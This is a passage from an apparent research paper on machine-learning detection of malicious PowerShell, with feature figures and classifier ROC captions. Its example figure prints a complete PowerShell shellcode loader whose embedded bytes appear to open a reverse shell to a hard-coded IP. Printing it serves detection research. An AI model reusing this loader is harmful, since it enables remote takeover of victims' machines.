[32] Zhang, B., Li, Q., Ma, Y.: Research on dynamic heuristic scanning technique and the application of the malicious code detection model. Information Processing Letters **117**, 19 – 24 (2017)

```
 $c = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr
lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr
memset(IntPtr dest, uint src, uint count);';$w = Add-Type -memberDefinition $c -Name
"Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$z = 0xfc,
0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,
0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,
0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,
0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,
0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,
0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,
0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,
0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,
0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,
0x00,0xff,0xd5,0x6a,0x05,0x68,0x31,0x31,0xc5,0x58,0x68,0x02,0x00,0x01,0xbb,
0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,
0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,
0x4e,0x08,0x75,0xec,0xe8,0x61,0x00,0x00,0x00,0x6a,0x00,0x6a,
0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,
0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,
0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,
0xd5,0x83,0xf8,0x00,0x7d,0x22,0x58,0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,
0x0f,0x30,0xff,0xd5,0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,
0x24,0xe9,0x71,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc7,0xc3,0xbb,
0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5;$g = 0x1000;if ($z.Length -gt 0x1000){$g =
$z.Length};$x=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le ($z.Length-1);$i++)
{$w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1)};$w::CreateThread(0,0,$x,0,0,0);for (;;)
{Start-sleep 60};
```

(a) Original Codes




(b) ASCII Table Histogram


Character	Time
^	0
@	0
#	0
$	22
%	0
&	0
<	0
>	0
?	0
[	9
]	9
.	6
*	0

(c) Times of Special Characters


Fig. 2: An Example of Feature



(a) Linear Discriminant Analysis



(b) Random Forest



(c) Backpropagation Network

Fig. 3: ROC and AUC of algorithms